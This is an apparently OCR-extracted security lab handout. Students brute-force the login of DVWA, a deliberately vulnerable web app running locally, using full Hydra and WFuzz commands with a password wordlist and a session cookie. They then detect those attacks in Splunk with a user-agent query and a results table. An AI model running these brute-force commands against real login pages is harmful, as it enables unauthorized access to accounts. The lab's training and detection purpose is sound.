

Task 5

📶 1. Check & Ping to Verify Network Connectivity 👍






🔐 Hydra Brute Force Attack on DVWA (Low Security Level):

✅ Step 1: Start DVWA:

In your terminal, start the DVWA application:

—--> dvwa-start




⚙️ Step 2: Set DVWA Security Level to "Low"

1-Open your browser and go to:

2-Click on DVWA Security in the left menu.

3-Set the security level to Low and click Submit.




🧰 Step 3: Run the Hydra Brute Force Attack:

Here's the full command:

```
hydra -l admin -P /usr/share/wfuzz/wordlist/others/common_pass.txt
'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PAS
S^&Login=Login:H=Cookie\:PHPSESSID=5a8dc35a8f54fb9b7c4aee47295f263e;security=low:
F=Username and/or password incorrect'
```

🔑 How to Get the PHPSESSID from DVWA

1. Go to DVWA in your browser
2. **Right-click** anywhere and choose **Inspect**
3. Go to the **Application** tab → **Storage** → **Cookies**
4. Click on the cookie for `127.0.0.1` or your host
5. Look for a cookie named: `PHPSESSID`
6. Copy its **value** and paste it into your Hydra command



🔍 Explanation of WFuzz Command for Brute Force on DVWA:

▶️ Command:

wfuzz -c -w /usr/share/wfuzz/wordlist/others/common_pass.txt -b "security=low;PHPSESSID=5a8dc35a8f54fb9b7c4aee47295f263e"

'http://127.0.0.1:42001/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login'

Hint 👏 change the PHPSESSID 👍


✅ Phase 1

🔍 Phase 2:

📊Detect the Hydra and WFuzz attacks via Splunk Dashboard:

📌 Step 1: Go to Splunk Server UI:

🔍 Step 2: Run SPL to Detect Hydra & WFuzz:




Use the following Search Processing Language (SPL) to analyze login attempts:

source="/var/log/dvwa/access.log" username="*"


(useragent="*hydra*" OR useragent="*wfuzz*")

| table useragent status username password

And Save the Query as a Report




- Save As Dashboard Panel:




1- click edit

2-add panel

3-choose your report &click add to Dashboard



✅ Final Analysis: Hydra & WFuzz Detection in Splunk:



Brute Force attack Detection (hydra&wfuzz)

useragent	status	username	password
Wfuzz/3.1.0	200	admin	changeme
Wfuzz/3.1.0	200	admin	backup
Wfuzz/3.1.0	200	admin	clustadm
Wfuzz/3.1.0	200	admin	default
Wfuzz/3.1.0	200	admin	cluster
Wfuzz/3.1.0	200	admin	dell
Wfuzz/3.1.0	200	admin	dmz
Wfuzz/3.1.0	200	admin	domino
Wfuzz/3.1.0	200	admin	exchadm
Wfuzz/3.1.0	200	admin	backupexec